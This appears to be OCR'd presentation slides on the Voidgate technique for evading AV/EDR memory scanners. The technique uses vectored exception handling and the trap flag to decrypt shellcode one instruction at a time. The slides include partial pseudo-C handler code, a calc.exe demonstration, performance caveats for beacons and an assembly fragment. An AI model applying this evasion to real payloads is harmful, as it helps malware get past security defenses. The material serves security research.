


```
char xord_code[] = { 0x38, 0xB3, 0

LONG ExceptionHandler(PEXCEPTION_P
    // .. encrypt previous instruc
    // .. continue execution ..
}


void main() {
    void* exec_mem = mmap(NULL, si
    memcpy(exec_mem, xord_code, si

    AddVectoredExceptionHandler(1,
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

```
/**
 * The excetion/instruction handler being executed for every single instruction in the payload.
 *
 * @param PEXCEPTION_POINTERS lpException Contains the exception record.
 * @return LONG The action to perform after this exception.
 */
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    // Encrypt previous instruction
    if (lpPreviousInstructionAddress != NULL) {
        Encrypt(lpPreviousInstructionAddress, 16)
    }

    // Decrypt 16 bytes for the current instruction
    Decrypt(lpException->ContextRecord->Rip, 16);

    // Set breakpoint for next instruction, unless we are finished
    LPVOID lpNextAddress = GetNextAddress(lpException->ContextRecord->Rip);
    SetNextBreakpoint(lpContext, lpNextAddress);

    // Continue execution, ignore this 'fake exception'
    return EXCEPTION_CONTINUE_EXECUTION;
}
```

*Pseudo c-code*

# Vectored Exception Handling (VEH)



vxCrypt0r Update README.md 73ec6e9 · 4 months ago 16 Commits

| | | |
|---|---|---|
| voidgate-master | Update main.cpp | 4 months ago |
| LICENSE | Create LICENSE | 4 months ago |
| README.md | Update README.md | 4 months ago |
| poc.gif | Add files via upload | 4 months ago |

**About**

A technique that can be used to bypass AV/EDR memory scanners. This can be used to hide well-known and detected shellcodes (such as msfvenom) by performing on-the-fly decryption of individual encrypted assembly instructions, thus rendering memory scanners useless for that specific memory page.

vr 2 aug

GitHub - vxCrypt0r/ Voidgate: A technique tha...
A technique that can be used...
github.com

Was dit niet ook waar jij laatst mee bezig was?
https://github.com/vxCrypt0r/Voidgate
15:17


Damnit 15:45

As always.... 15:45

Man man man 😂😂 15:45


🙈
15:45

# Vectored Exception Handling (VEH)



vxCrypt0r/Voidgate: A techniqu
https://github.com/vxCrypt0r/Voidgate

```
/**
 * The excetion/instruction handler being executed for every single instruction in the payload.
 *
 * @param PEXCEPTION_POINTERS lpException Contains the exception record.
 * @return LONG The action to perform after this exception.
 */
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    ...

    // Set breakpoint for next instruction, unless we are finished
    // Set TRAP flag to generate next EXCEPTION_SINGLE_STEP
    lpException->ContextRecord->EFlags |= (1 << 8);

    // Continue execution, ignore this 'fake exception'
    return EXCEPTION_CONTINUE_EXECUTION;
}
```



# Caveats & enhancements


*Much problem. So caveats. Very debug.*

# Endless execution

- Simple Hello World:
  - 2847 breakpoints
  - 0.something seconds to print “Hello World”
- Simple staged beacon
  - Millions of breakpoints
  - 38 seconds to spawn the shell
- Any stageless beacon
  - Estimated billions of breakpoints
  - Don’t even know how long this will take

# Endless execution


- We stop breakpointing on every instruction
  - TRAP flag approach.
- Instead, we set a breakpoint only within our shellcode.
  - Efficient breakpoint calculation.



*TRAP flag approach (step into)*

```
BP01: int SHOW_CMD = 1;
BP02: char* cmd = "cmd.exe /c calc.exe";
BP03: ShellExecuteW(..., cmd, SHOW_CMD, ...);
BP04:  ↳ ULONG v6;
BP05:    SHELLEXECUTEINFOW pExecInfo;
BP06:    pExecInfo.lpDirectory = lpDirectory;
BP07:    v6 = 5120;
BP08:    pExecInfo.nShow = nShowCmd;
BP09:    pExecInfo.hwnd = hwnd;
BP10:    pExecInfo.cbSize = 112;
BP11:    pExecInfo.lpVerb = lpOperation;
BP12:    pExecInfo.lpFile = lpFile;
BP13:    pExecInfo.lpParameters = lpParameters;
BP14:    memset(&pExecInfo.hInstApp, 0, 56);
BP15:    if (!(unsigned int)IsAppCompatModeEnabled(10))
BP16:    ...
```

*Pseudo c-code*



*Efficient breakpoint calculation (step over)*

```
BP01: printf("Starting to exeucte CMD command!");
BP02: char* cmd = "cmd.exe /c calc.exe";
BP03: ShellExecuteW(..., cmd, ...);
BP04: printf("Finished executing CMD command!");
```

*Pseudo c-code*

Fast and lightweight x86/x86-64 disassembler and code generation library.

# Vague encryption states

**Variables stored inside shellcode itself (used as pointers) are always encrypted.**

MOV with known size (always 8, 16, 32 or 64 bits):

```
lea rcx, [rip+0x4]                  ; Load address of data
mov eax, [rcx]                      ; Move rcx value into eax
ret                                 ; Return
.byte 0x13, 0x37, 0x13, 0x37 ; Data (encrypted)
```

*Pseudo assembly*

